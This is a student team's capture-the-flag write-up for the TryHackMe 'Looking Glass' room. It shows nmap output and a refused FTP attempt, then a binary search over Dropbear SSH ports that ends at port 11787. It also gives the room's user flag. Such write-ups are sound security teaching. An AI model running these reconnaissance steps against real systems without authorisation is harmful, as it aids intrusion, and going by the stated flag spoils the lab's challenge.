PenTest 1

Looking Glass

SendHelp

Members

ID	Name	Role
1211102757	Sri Raam	Leader
1211101615	Thanirmalai	Member
1211101662	Yap Tze Lam, Robbie	Member
1211101416	Keshaav A/L Thamil Selvam	Member

Room: Looking Glass

Tools used: Tryhackme Attack box, Nmap, Netcat, Vigenere-cipher, Reverse Text

Thought Process, and Methodology and Attempts:


Once we started up the tryhackme machine, we naturally attempted to scan the IP address for any open ports. For this, we used Nmap scan.

Q1: `Get the user flag.`

Answer : thm{65d3710e9d75d5f346d2bac669119a23}


Members Involved: Thanirmalai, Sri Raam, Robbie, Keshaav

1. First of all, we did the Nmap scan



```
root@ip-10-10-158-155:~# mkdir nmap
root@ip-10-10-158-155:~# nmap -sC -sV -oN nmap/initial 10.10.184.2
14

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 02:38 BST
```

2. While waiting he checked the website with the IP address given. However, the IP address was given by tryhackme cant be connected




Unable to connect

Firefox can't establish a connection to the server at 10.10.184.214.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

3. Thanirmalai did other protocols like FTP and others but there is nothing there.




```
root@ip-10-10-158-155:~# ftp 10.10.184.214
ftp: connect: Connection refused
ftp>
```

4. The Nmap scan has already been done report shows that most of the ports are ssh servers but port 9100 to 9110 seems weird



```
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9010/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9011/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9040/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9050/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9071/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9080/tcp  open  ssh         Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
```




```
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cbs:7d:11 (
RSA)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9090/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9091/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9099/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (
RSA)
9111/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```

5. Not only that, we did the netcat scan on each some ports in IP address

6. The result returns SSH-2.0-dropbear

7. We have never heard of dropbear before, therefore we did some research about dropbear



About 203,000 results (0.40 seconds)

https://matt.ucc.asn.au › dropbear › dropbear

Dropbear SSH - Matt Johnston

Dropbear is a relatively small **SSH** server and client. It runs on a variety of unix platforms. **Dropbear** is open source software, distributed under a ...

https://sshdropbear.net

SSH dropbear - High Speed Premium VPN and Fast SSH Server

SSH dropbear - High Speed Premium VPN and Fast **SSH** Server. High Data Transfer High Speed Connection Hide Your IP Best VPN Server Premium **SSH** Server ...

Country List · SSH Servers Status · VPN Server Region Asia · Squid Proxy

People also ask

What is Dropbear ssh vulnerability?

How do I connect to Dropbear?

Dropbear

Software

8. We got to this Dropbear SSH Exploit website


9. Then, we figured out that we could use this command ssh -p port IP_ADRESS

10. We expected it to request a password but this command results weirdly returned lower or higher.

11. We tried the command with port 9000 first, surprisingly Lower is returned


12. Then, we tried the command with port 1300, Higher is returned.

13. We thought of narrowing the port using binary search by cutting the possible number of ports into half.



```
oot@ip-10-10-158-155:~# ssh -o StrictHostKeyChecking=no -p 11850
10.10.184.214
Higher
Connection to 10.10.184.214 closed.
oot@ip-10-10-158-155:~# ssh -o StrictHostKeyChecking=no -p 11785
10.10.184.214
Warning: Permanently added '[10.10.184.214]:11785' (RSA) to the li
st of known hosts.
Lower
Connection to 10.10.184.214 closed.
oot@ip-10-10-158-155:~# ssh -o StrictHostKeyChecking=no -p 11786
10.10.184.214
Warning: Permanently added '[10.10.184.214]:11786' (RSA) to the li
st of known hosts.
Lower
Connection to 10.10.184.214 closed.
oot@ip-10-10-158-155:~# ssh -o StrictHostKeyChecking=no -p 11788
10.10.184.214
Warning: Permanently added '[10.10.184.214]:11788' (RSA) to the li
st of known hosts.
Higher
Connection to 10.10.184.214 closed.
oot@ip-10-10-158-155:~# ssh -o StrictHostKeyChecking=no -p 11787
10.10.184.214
Warning: Permanently added '[10.10.184.214]:11787' (RSA) to the li
st of known hosts.
```

14. We continued to narrow down the number of possible ports until we reach port 11787.



